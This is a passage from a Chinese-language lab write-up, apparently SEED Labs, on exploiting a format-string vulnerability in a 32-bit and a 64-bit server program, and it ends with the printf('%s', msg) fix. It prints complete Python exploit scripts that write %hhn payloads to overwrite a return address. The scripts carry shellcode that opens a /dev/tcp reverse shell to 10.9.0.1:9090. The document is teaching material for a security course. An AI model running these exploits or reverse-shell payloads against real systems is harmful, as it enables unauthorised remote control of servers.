    content[i*4:(i+1)*4] = (ret_addr + i).to_bytes(4, byteorder='little')
# 按从低到高的顺序写入shellcode_addr的每个字节
s = ''
current_count = 16  # 前16字节是4个地址
# 写入 0x78 (120) 到 addr
pad = 120 - current_count
s += f'%{pad}c%68$hhn'
current_count += pad
# 写入 0xdb (219) 到 addr+1
pad = 219 - current_count + 256
s += f'%{pad}c%69$hhn'
current_count += pad
# 写入 0xff (255) 到 addr+2
pad = 255 - current_count + 512
s += f'%{pad}c%70$hhn'
current_count += pad
# 写入 0xff (255) 到 addr+3
pad = 255 - current_count + 768
s += f'%{pad}c%71$hhn'

fmt = s.encode('latin-1')
content[16:16+len(fmt)] = fmt

with open('badfile', 'wb') as f:
    f.write(content)

已经获取到了反向shell
Task 5: Attacking the 64-bit Server Program
echo hello | nc 10.9.0.6 9090
当printf遇见0时,会截断,所以我们不能把地址放在前面。
我们只需要将地址在放后面就可以,因为printf在读格式化字符串时,没有复制。不同与strcpy。
我们把shellcode放在1200开始的位置,把地址放在1000的位置,首先要找出地址的位置
ret_addr = 0xaaaaaaAAaaaaaaAA
content[1000:1000 + 8] = (ret_addr).to_bytes(8, byteorder='little')
s = '%p.'*200
算出来是在%161$p的位置。

所以和之前一样的步骤,这里只需要修改后48位的地址,因为前面的地址都是0。
#!/usr/bin/python3
import sys

N = 1500
content = bytearray(0x0 for i in range(N))
shellcode_64 = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo '===== Success! ======'                  *"
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content[1200:1200+len(shellcode_64)] = shellcode_64
# shellcode的地址 buffer + 1200 =0x00007fffffffeb60
shellcode_addr =  0x00007fffffffe6b0 + 1200
# ret地址 ebp + 8
ret_addr = 0x00007fffffffe5e0 + 8
for i in range(6):
  content[1000 + i*8:1000 + (i+1)*8] = (ret_addr + i).to_bytes(8, byteorder='little')
# 按从低到高的顺序写入shellcode_addr的每个字节
s = ''
current_count = 0
# 写入 0x60 (96) 到 ret_addr
pad = 96 - current_count
s += f'%{pad}c%161$hhn'
current_count += pad
# 写入 0xeb (235) 到 ret_addr+1
pad = 235 - current_count + 256
s += f'%{pad}c%162$hhn'
current_count += pad
# 写入 0xff (255) 到 addr+2
pad = 255 - current_count + 512
s += f'%{pad}c%163$hhn'
current_count += pad
# 写入 0xff (255) 到 ret_addr+3
pad = 255 - current_count + 768
s += f'%{pad}c%164$hhn'
# 写入 0xff (255) 到 ret_addr+4
pad = 255 - current_count + 1024
s += f'%{pad}c%165$hhn'
# 写入 0x7f (127) 到 ret_addr+5
pad = 127 - current_count + 1280
s += f'%{pad}c%166$hhn'

fmt = s.encode('latin-1')
content[0:len(fmt)] = fmt

with open('badfile', 'wb') as f:
    f.write(content)
Task 6: Fixing the Problem
修改 format.c ,将 msg 作为 %s 的参数打印:
printf("%s", msg);再次编译发现不会发出警告。

再次攻击发现不会凑效。
总结
这次实验主要学习了格式字符串。该漏洞的利用方式有:程序崩溃,读取内容,修改内容。熟练掌握每一种利用方式。